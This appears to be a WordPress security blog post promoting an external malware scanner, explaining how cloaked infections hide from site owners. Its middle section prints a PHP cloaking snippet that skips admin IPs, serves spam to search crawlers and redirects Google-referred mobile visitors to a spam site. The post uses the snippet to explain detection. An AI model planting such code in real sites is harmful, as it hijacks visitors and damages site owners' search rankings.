Why "My WordPress Site Looks Fine" Is Not the Same as "My WordPress Site Is Secure"
The most dangerous WordPress infections are the ones you cannot see. Modern malware is engineered to stay invisible to site owners while hijacking your Google rankings, stealing WooCommerce customer data, and redirecting your visitors to phishing pages. By the time symptoms appear, the damage is already done.
The Illusion of a Healthy Website
Go to your WordPress site right now. Looks fine? Navigation works, pages load, nothing obviously wrong?
That's exactly what a successfully compromised WordPress site looks like.
Modern WordPress malware isn't designed to crash your site or deface it with a hacker's calling card. Those attacks are rare, amateur, and get fixed immediately. The sophisticated attacks — the ones that run for months undetected — are engineered specifically to appear normal to the site owner while doing their actual work elsewhere.
What Infected-but-Invisible Sites Are Actually Doing
While your site looks completely fine to you, it may be:
Injecting spam links into your pages — hidden from logged-in visitors but visible to Google's crawler. These links point to pharmacy, casino, or adult sites. They're building SEO value for spam networks using your domain authority. Google will eventually penalise your entire domain for it.
Redirecting mobile visitors — anyone arriving at your site from a Google search on a mobile phone gets silently redirected to a phishing page or malware download. You never see it because you're on desktop and bookmarked the URL directly.
Harvesting WooCommerce customer data — payment details, addresses, login credentials extracted during checkout and sent to an attacker's server. Your checkout page looks completely normal.
Sending spam email — your server is sending thousands of spam emails through your hosting account. Your IP gets blacklisted. Your legitimate emails start bouncing.
Mining cryptocurrency — a JavaScript miner runs silently in your visitors' browsers. Your site gets slightly slower; your visitors' CPUs spike. No visible malware.
Creating ghost admin accounts — persistent backdoor access. Even if you find and remove the malware, they can restore it through the ghost admin account.
None of these show up when you visit your own site.
How Cloaking Works: The Technical Reality
The technique that makes all of this possible is called cloaking. Here's a simplified version of what the code looks like:
// Injected into functions.php or a plugin file:
function check_visitor_and_act() {
    $ua  = strtolower($_SERVER['HTTP_USER_AGENT'] ?? '');
    $ref = strtolower($_SERVER['HTTP_REFERER'] ?? '');
    $ip  = $_SERVER['REMOTE_ADDR'] ?? '';
// If this is a known admin IP — show nothing

    if (in_array($ip, ['192.168.1.1', 'YOUR.OFFICE.IP.HERE'])) return;
// If the visitor has a "seen" cookie — they've visited before, show nothing

    if (!empty($_COOKIE['_wp_session_uid'])) return;
// If this looks like a search engine crawler:

    if (strpos($ua, 'googlebot') !== false || strpos($ua, 'bingbot') !== false) {

        // Inject hidden spam links into page content

        add_filter('the_content', 'inject_spam_content');

        return;

    }
// If this visitor came from Google on mobile:

    if (

        strpos($ref, 'google.com') !== false &&

        strpos($ua, 'mobile') !== false

    ) {

        setcookie('_wp_session_uid', '1', time() + 2592000);

        header('Location: https://pharma-spam.com/');

        exit;

    }

}

add_action('init', 'check_visitor_and_act');
Four distinct evasion mechanisms in one piece of code:
- 1IP whitelisting excludes known owner IPs
- 2Cookie tracking excludes return visitors
- 3User-agent checking serves different content to crawlers
- 4Referral checking targets search-engine-referred mobile traffic
Your security plugin, running as an authenticated admin process on your server, will never trigger any of these conditions.
The Case Study Pattern
Here's a pattern that plays out on hundreds of WordPress sites each month:
A site owner runs Wordfence, keeps plugins updated, and feels reasonably secure. In November, an attacker exploits a zero-day in a recently-purchased plugin. The exploit is cloaked from the start.
Month 1: Malware running silently. Google crawler sees spam links. Rankings begin to drop slightly — too subtle to notice.
Month 2: Organic search traffic drops 15%. Site owner checks Google Analytics, notices the decline but attributes it to "seasonal" or "algorithm changes."
Month 3: Google Search Console sends an alert — "Hacked content detected." By this point, 200+ URLs have been de-indexed. The site has been serving hidden spam to 47,000 search-engine visitors.
Cleanup: The malware is removed. But the SEO damage takes 4–6 months to recover. The WooCommerce customer data from 3 months of orders may have been exfiltrated.
An external scan in Month 1 catches this within days of infection — because external scanners simulate the search engine crawler that the malware was trying to exploit.
The Only Way to See What Your Site Really Shows the Outside World

Server-side security plugins have a fundamental blind spot: they run inside the same environment the malware controls. If the malware is sophisticated enough to cloak itself from admin visitors, your security plugin — which runs as an admin process — will report everything as clean.
External scanning is the solution. wp-scan.org/malware-check requests your site the way attackers, Google, and mobile visitors would — from outside your server, with:
- •Multiple user agents (desktop, mobile, Googlebot simulation)
- •No admin cookies or authenticated sessions
- •No prior relationship with your site
It's the only vantage point that can detect cloaked malware.
What External Scanning Catches
| Threat | Detectable by Security Plugin | Detectable by External Scan |
|---|---|---|
| Cloaked spam links (crawler-only) | ❌ No — plugin runs as admin | ✅ Yes — scans as crawler |
| Mobile redirects | ❌ No — plugin doesn't use mobile UA | ✅ Yes — scans with mobile UA |
| HTTP header misconfiguration | ❌ No — can't see HTTP responses | ✅ Yes — reads response headers |
| Blacklist status | ❌ No | ✅ Yes — checks 5 blacklists |
| XML-RPC actually blocked | ⚠️ Partial — checks config only | ✅ Yes — confirms from outside |
| Visible to compromised plugin | ❌ Can be blinded | ✅ No server relationship |
Making External Scanning Part of Your Routine
A monthly external scan takes 60 seconds. Put a calendar reminder in for the first Monday of each month.
- •After every plugin update: Run a quick scan. Supply chain attacks insert malicious code via updates.
- •After a traffic drop: Run a scan before assuming it's an algorithm change.
- •After onboarding a new site: Run it before signing off — especially if you're an agency inheriting a client site.
The "Looks Fine" Test vs. the Real Test
"Looks fine" test: Open your browser, visit your site, click around.
Result: Passes even with active cloaked malware.
Real test: External scan at wp-scan.org/malware-check
Result: Checks what Google, attackers, and mobile visitors actually see.
Your site looking fine to you is necessary but not sufficient. The real question is: what does it look like from outside?
Free external scan — 22 checks, instant report. No plugin, no account.
Run Free Scan → wp-scan.org/malware-checkAuditing a theme or plugin before you install it? Scan the ZIP source code instead →
Builder of wp-scan.org — a free external WordPress malware scanner trusted by thousands of site owners. With 9+ years building and securing WordPress products, Rajan writes practical security guides based on real attack patterns he's encountered. You can find more of his work at rajangupta.com.
📬 Enjoyed this article?
Get the next one in your inbox — free WordPress security guides, weekly.